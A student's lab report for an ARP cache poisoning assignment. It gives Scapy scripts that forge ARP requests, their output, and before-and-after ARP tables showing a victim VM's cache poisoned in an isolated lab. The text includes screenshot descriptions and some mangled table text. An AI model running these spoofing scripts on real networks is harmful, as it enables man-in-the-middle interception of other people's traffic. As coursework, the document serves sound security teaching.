

CNS LAB

ASSIGNMENT - 3

ARP CASHE POISONING ATTACK LAB

NAME : SIRI S

SEMESTER : 5

SECTION :H

SRN : PES1UG19CS485

Lab Setup:

ATTACKER: 10.0.2.4

VICTIM-A: 10.0.2.5

VICTIM-B: 10.0.2.6

Address Resolution Protocol (ARP) is a protocol that enables network communications to reach a specific device on the network. ARP translates Internet Protocol (IP) addresses to a Media Access Control (MAC) address, and vice versa. Hosts maintain an ARP cache, a mapping table between IP addresses and MAC addresses, and use it to connect to destinations on the network.

ARP poisoning, is a Man in the Middle (MitM) attack that allows attackers communication between network devices to intercept.

ATTACKER IP : 10. 0. 2. 4

```
SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
Terminal File Edit View Search Terminal Help 4:58 AM
[10/11/21]seed@siris-peslug19cs485-attacker:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:1c:cb:a7
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::1dd:40b0:26ee:cbcc/64 Scope:
          :Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Met
          ric:1
          RX packets:433 errors:0 dropped:0 overruns:0
          frame:0
          TX packets:448 errors:0 dropped:0 overruns:0
          carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:70286 (70.2 KB)  TX bytes:42316 (42.
          3 KB)


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:2503 errors:0 dropped:0 overruns:0
```

Victim A: 10. 0. 2. 5

```
SEEDUbuntu Clone [Running]
Terminal File Edit View Search Terminal Help 5:03 AM
[10/11/21]seed@siris-peslug19cs485-victim-a:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:61:61:65
          inet addr:10.0.2.5  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::91ee:8da4:1190:88a9/64 Scop
          e:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Met
          ric:1
          RX packets:35 errors:0 dropped:0 overruns:0 f
          rame:0
          TX packets:95 errors:0 dropped:0 overruns:0 c
          arrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6433 (6.4 KB)  TX bytes:10973 (10.9
          KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:147 errors:0 dropped:0 overruns:0
```

Victim B: 10.0.2.6



```
SEEDUbuntu Clone1 [Running]
Terminal
[10/11/21]seed@siris-peslug19cs485-victim-b:~$ ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:6e:29:06
            inet addr:10.0.2.6  Bcast:10.0.2.255  Mask:255.255.255.0
            inet6 addr: fe80::5bc6:b14f:14c7:715a/64  Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:7 errors:0 dropped:0 overruns:0 frame:0
            TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:1782 (1.7 KB)  TX bytes:7777 (7.7 KB)

lo          Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128  Scope:Host
            UP LOOPBACK RUNNING  MTU:65536  Metric:1
            RX packets:65 errors:0 dropped:0 overruns:0 frame:0
```

Task 1A- using ARP request

The following skeleton code is used to perform the ARP cache poisoning using the spoofed ARP request. We create an ARP packet with Victim B's IP address as the source and destination as Victim A's IP address. The op field's default value is 1, as it is an ARP request.



SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]

```
File Edit View Search Tools Documents Help
Open Save

from scapy.all import *

E = Ether(dst='08:00:27:61:61:65', src='08:00:27:6e:29:06')


A = ARP(hwsrc='08:00:27:6e:29:06',psrc='10.0.2.6',
hwdst='08:00:27:61:61:65',pdst='10.0.2.5')

pkt = E/A
pkt.show()
sendp(pkt)
```

Python Tab Width: 8 Ln 6, Col 1 INS


Before the Attack (Ether and no Ether):

Victim A:



```
[10/11/21]seed@siris-peslug19cs485-victim-a:~$ arp
Address          HWtype  HWaddress    Flags
ags Mask         Iface     ether        52:54:00:12:35:00 C
10.0.2.1          enp0s3
10.0.2.3          enp0s3    08:00:27:01:79:2b C
[10/11/21]seed@siris-peslug19cs485-victim-a:~$
```


Victim B:



A terminal window titled "SEEDUbuntu Clone1 [Running]" showing the output of the 'arp' command. The output lists the ARP table for the victim machine. The table has columns for Address, Mask, Iface, HWtype, HWaddress, and Flags. Two entries are shown: one for 10.0.2.3 on interface enp0s3 with hardware address 08:00:27:01:79:2b, and another for 10.0.2.1 on interface enp0s3 with hardware address 52:54:00:12:35:00. The terminal prompt is [10/11/21]seed@siris-peslug19cs485-victim-b:~\$.

```
[10/11/21]seed@siris-peslug19cs485-victim-b:~$ arp
Address      Mask      Iface      HWtype  HWaddress      Flags
10.0.2.3     00000000   enp0s3     ether    08:00:27:01:79:2b  C
10.0.2.1     00000000   enp0s3     ether    52:54:00:12:35:00  C
```

Attacker:



A terminal window titled "SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]" showing the output of the 'arp' command. The output lists the ARP table for the attacker machine. The table has columns for Address, Mask, Iface, HWtype, HWaddress, and Flags. Two entries are shown: one for 10.0.2.1 on interface enp0s3 with hardware address 52:54:00:12:35:00, and another for 10.0.2.3 on interface enp0s3 with hardware address 08:00:27:01:79:2b. The terminal prompt is [10/11/21]seed@siris-peslug19cs485-attacker:~\$.

```
[10/11/21]seed@siris-peslug19cs485-attacker:~$ arp
Address      Mask      Iface      HWtype  HWaddress      Flags
10.0.2.1     00000000   enp0s3     ether    52:54:00:12:35:00  C
10.0.2.3     00000000   enp0s3     ether    08:00:27:01:79:2b  C
```


ARP Attack:

```
SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]
Terminal
[10/11/21]seed@siris-peslug19cs485-attacker:~/bin/pytho
n$ sudo python task1a_ether.py
sudo: unable to resolve host siris-peslug19cs485-attack
er
###[ Ethernet ]###
dst      = 08:00:27:61:61:65
src      = 08:00:27:6e:29:06
type     = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hwlen    = 6
plen     = 4
op       = who-has
hwsrc    = 08:00:27:6e:29:06
psrc     = 10.0.2.6
hwdst    = 08:00:27:61:61:65
pdst     = 10.0.2.5
.
Sent 1 packets.
[10/11/21]seed@siris-peslug19cs485-attacker:~/bin/pytho
```

Victim A (After) :

```
SEEDUbuntu Clone [Running]
Terminal File Edit View Search Terminal Help
[10/11/21]seed@siris-peslug19cs485-victim-a:~$ arp
Address HWtype HWaddress Flags
-----
10.0.2.1 ether 52:54:00:12:35:00 C
10.0.2.6 ether 08:00:27:6e:29:06 C
10.0.2.3 ether 08:00:27:01:79:2b C
[10/11/21]seed@siris-peslug19cs485-victim-a:~$
```


Victim B (After) :



A terminal window titled "SEEDUbuntu Clone1 [Running]" showing the output of the 'arp' command. The window has a dark purple background and a sidebar with icons for system settings, a notepad, a terminal, a file manager, a web browser, and a terminal. The output of the 'arp' command is as follows:

```
[10/11/21]seed@siris-peslug19cs485-victim-b:~$ arp
Address          HWtype  HWaddress      Flags Mask            Iface
10.0.2.3          ether    08:00:27:01:79:2b C                  enp0s3
10.0.2.1          ether    52:54:00:12:35:00 C                  enp0s3
[10/11/21]seed@siris-peslug19cs485-victim-b:~$
```


Deleting Cache



A terminal window titled "SEEDUbuntu Clone [Running]" showing the deletion of ARP cache entries. The window has a dark purple background and a sidebar with icons for system settings, a notepad, a terminal, a file manager, a web browser, and a terminal. The output of the 'sudo arp -d' command is as follows:

```
[10/11/21]seed@siris-peslug19cs485-victim-a:~$ sudo arp -d 10.0.2.4
sudo: unable to resolve host siris-peslug19cs485-victim-a
No ARP entry for 10.0.2.4
[10/11/21]seed@siris-peslug19cs485-victim-a:~$ sudo arp -d 10.0.2.6
sudo: unable to resolve host siris-peslug19cs485-victim-a
No ARP entry for 10.0.2.6
[10/11/21]seed@siris-peslug19cs485-victim-a:~$
```


Without Ether:




The screenshot shows a SEEDUbuntu terminal window with the title "SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]". The terminal is running a Python script named "task1a.py" in the gedit editor. The script content is as follows:

```
task1a.py (~/.bin/python) - gedit
from scapy.all import *
E = Ether()
A = ARP(hwsrc='08:00:27:6e:29:06',psrc='10.0.2.6',
hwdst='08:00:27:61:61:65',pdst='10.0.2.5')
pkt = E/A
pkt.show()
sendp(pkt)
```

The terminal window also shows a sidebar with various icons and a status bar at the bottom indicating "Python", "Tab Width: 8", "Ln 10, Col 11", and "INS".

Attack:



The screenshot shows a SEEDUbuntu terminal window with the title "SEEDUbuntu (Linked Base for SEEDUbuntu and SEEDUbuntu Clone1) [Running]". The terminal is running a Python script named "task1a.py" in the gedit editor. The script content is as follows:

```
python
[10/11/21]seed@siris-peslug19cs485-attacker:~/bin/pytho
n$ sudo python task1a.py
sudo: unable to resolve host siris-peslug19cs485-attack
er
###[ Ethernet ]###
dst      = 08:00:27:61:61:65
src      = 08:00:27:1c:cb:a7
type     = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hwlen    = 6
plen     = 4
op       = who-has
hwsrc    = 08:00:27:6e:29:06
psrc     = 10.0.2.6
hwdst    = 08:00:27:61:61:65
pdst     = 10.0.2.5
.
Sent 1 packets.
```

The terminal window also shows a sidebar with various icons and a status bar at the bottom indicating "Terminal", "En", "8:57 AM", and "INS".

SEEDUbuntu Clone [Running]

Terminal

[10/11/21]seed@siris-peslug19cs485-victim-a:~\$ arp

Address	HWtype	HWaddress	Flags
10.0.2.1	ether	52:54:00:12:35:00	C
10.0.2.6	ether	08:00:27:6e:29:06	C
10.0.2.3	ether	08:00:27:01:79:2b	C
10.0.2.4	ether	08:00:27:1c:cb:a7	C

[10/11/21]seed@siris-peslug19cs485-victim-a:~\$

SEEDUbuntu Clone1 [Running]

Terminal

[10/11/21]seed@siris-peslug19cs485-victim-b:~\$ arp

Address	HWtype	HWaddress	Flags
10.0.2.3	ether	08:00:27:01:79:2b	C
10.0.2.1	ether	52:54:00:12:35:00	C

[10/11/21]seed@siris-peslug19cs485-victim-b:~\$

Questions:

1. What does the 'op' in the screenshot of attacker machine signify? What is its default value?

